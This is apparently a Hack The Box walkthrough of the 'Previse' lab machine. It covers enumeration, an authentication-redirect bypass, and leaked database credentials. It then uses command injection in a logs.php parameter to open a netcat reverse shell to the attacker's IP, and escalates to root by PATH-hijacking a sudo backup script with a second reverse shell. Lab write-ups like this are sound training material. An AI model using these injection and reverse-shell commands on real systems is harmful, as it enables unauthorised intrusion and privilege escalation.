Hack The Box – Previse Walkthrough

Alberto Gómez

First step is to do some enumeration. Let's scan the host with *nmap*:


```
kali@kali:~$ sudo nmap -Pn 10.10.11.104
[sudo] password for kali:
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-02 05:34 EDT
Nmap scan report for 10.10.11.104
Host is up (0.053s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.96 seconds
kali@kali:~$
```

When we access the page, we are prompt to a basic login page. First thing I did was to try some basic SQL Injection payloads in order to check the responses. However, the form was properly protected against it.


I decided to directly run a fuzzer to find more routes and accessible PHP files. With the tool *dirb*, I found multiple PHP files:

```
kali@kali:~$ dirb http://10.10.11.104 -X .php

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Oct  2 05:35:46 2021
URL_BASE: http://10.10.11.104/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.php) | (.php) [NUM = 1]

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.11.104/ ----
+ http://10.10.11.104/accounts.php (CODE:302|SIZE:3994)
+ http://10.10.11.104/config.php (CODE:200|SIZE:0)
+ http://10.10.11.104/download.php (CODE:302|SIZE:0)
+ http://10.10.11.104/files.php (CODE:302|SIZE:4914)
+ http://10.10.11.104/footer.php (CODE:200|SIZE:217)
+ http://10.10.11.104/header.php (CODE:200|SIZE:980)
+ http://10.10.11.104/index.php (CODE:302|SIZE:2801)
+ http://10.10.11.104/login.php (CODE:200|SIZE:2224)
+ http://10.10.11.104/logout.php (CODE:302|SIZE:0)
+ http://10.10.11.104/logs.php (CODE:302|SIZE:0)
+ http://10.10.11.104/nav.php (CODE:200|SIZE:1248)
+ http://10.10.11.104/status.php (CODE:302|SIZE:2983)

-----------------
END_TIME: Sat Oct  2 05:39:34 2021
DOWNLOADED: 4612 - FOUND: 12
kali@kali:~$
```

By looking at the response codes, I knew I could easily access *nav.php* and *config.php*. In *nav.php* I could find links to the rest of the pages:




In *config.php*, I could find nothing neither on the browser nor Burp response. The server was protecting the file against being sent to the client.



All the other links redirected me to *login.php*, the starting point. That's when I thought it may not be correctly implemented and tried to check further with Burp.

Trying to access *accounts.php* intercepting the connection with Burp made me notice that I was accessing the page but being redirected right after as the code checks the user session. Anyway, I was able to see the 'create account' form on the page and its fields, so I recreated a POST request to create my own user:



Now I could log-in from the browser and access the rest of the pages from the site.

Another solution I found later is to change the status code from 302 to 200 on the response. That way, the browser doesn't complete the redirection and lets you interact with the requested page.

On *files.php* I found an uploaded file by a user called '*newguy*'. I downloaded the file and checked that it was a website code backup. Thanks to this vulnerability I could read the *config.php* file, which was included in the backup:

```
kali@kali:~$ cat config.php
<?php

function connectDB(){
    $host = 'localhost';
    $user = 'root';
    $passwd = 'mySQL_p@ssw0rd!:)';
    $db = 'previse';
    $mycon = new mysqli($host, $user, $passwd, $db);
    return $mycon;
}

?>
kali@kali:~$
```

Now I have some MySQL credentials that may be of use later.

Reading the website code, we can find a command execution on *file-logs.php*. In executed shell commands to call the python binary. We can use this in inject our own code.

Let's launch a *netcat* listener with 'nc -lvnp 7777' on our machine:

```
kali@kali:~$ nc -lvnp 7777
listening on [any] 7777 ...
```

And use the payload: 'comma&nc -e /bin/sh 10.10.14.230 7777' to connect to our listener:

Request to http://10.10.11.104:80

Forward | Drop | Intercept is on | Action

Raw | Params | Headers | Hex


```
1  POST /logs.php HTTP/1.1
2  Host: 10.10.11.104
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: http://10.10.11.104/file_logs.php
8  Content-Type: application/x-www-form-urlencoded
9  Content-Length: 11
10 Connection: close
11 Cookie: PHPSESSID=f3q34i7u4sdlglocsqr9o32c0h
12 Upgrade-Insecure-Requests: 1
13
14 delim=comma%26nc+-e+/bin/sh+10.10.14.230+7777
```

We get a shell:

Shall we upgrade it to a fully interactive TTY shell:


If we read the /etc/passwd file, we find the user m4lwhere with a /bin/bash shell. That's our target user.

Now we can try and access MySQL server. We know thanks to the code we downloaded that the users table is called '*accounts*' and that the database is '*previse'*:



That way we found the user hashes for the webapp, which may be the same for the system log-in.

I tried to crack it using *John The Ripper* and the *rockyou.txt* dictionary. When I executed it first, *john* said that it detected both md5crypt and md5crypt-long formats. I tried with both formats and indicating the md5crypt-long format the execution lasted just a couple minutes:



Done!! The m4lwhere password is 'ilovecody112235!'.

Let's try a SSH connection with that password and obtain the user flag:

```
kali@kali:~$ ssh m4lwhere@10.10.11.104
m4lwhere@10.10.11.104's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-151-generic x86_64)
```

```
m4lwhere@previse:~$ ls
user.txt
m4lwhere@previse:~$ cat user.txt
3426e2b601a2f5b619272b138de50ba9
m4lwhere@previse:~$
```

Let's look for possible privilege escalation vectors:

```
m4lwhere@previse:~$ sudo -l
[sudo] password for m4lwhere:
User m4lwhere may run the following commands on previse:
    (root) /opt/scripts/access_backup.sh
m4lwhere@previse:~$
```

We found a shell script which we can execute with root permissions. Let's see its content:

```
m4lwhere@previse:~$ cat /opt/scripts/access_backup.sh
#!/bin/bash

# We always make sure to store logs, we take security SERIOUSLY here

# I know I shouldnt run this as root but I cant figure it out programmatically on my account
# This is configured to run with cron, added to sudo so I can run as needed - we'll fix it later when there's time

gzip -c /var/log/apache2/access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_access.gz
gzip -c /var/www/file_access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_file_access.gz
m4lwhere@previse:~$
```

The script backups log data in *gzip* files. I ran it and copied the zipped files in a folder I had permissions on (*/tmp/alberto*) but found no useful content inside.

Here I learned a new vulnerability for me, the PATH injection. We can create our own '*gzip*' or '*date*' file in our folder with the content we want (like a *netcat* connection) and add the folder to the beginning of the PATH environment variable. This way, the system will find the *gzip* or *date* command on our folder first and execute its content instead of the real command.

```
m4lwhere@previse:/tmp/alberto$ echo 'nc -e /bin/bash 10.10.14.230 8888' > date
m4lwhere@previse:/tmp/alberto$ chmod 777 date
m4lwhere@previse:/tmp/alberto$ export PATH=/tmp/alberto:$PATH
m4lwhere@previse:/tmp/alberto$ sudo /opt/scripts/access_backup.sh
```

With that execution, I got a connection with a root shell and found the final flag:

```
kali@kali:~$ nc -lvnp 8888
listening on [any] 8888 ...
connect to [10.10.14.230] from (UNKNOWN) [10.10.11.104] 60186
whoami
root
cat /root/root.txt
030091e3c1d69d0a9d0838db851b6d6c
```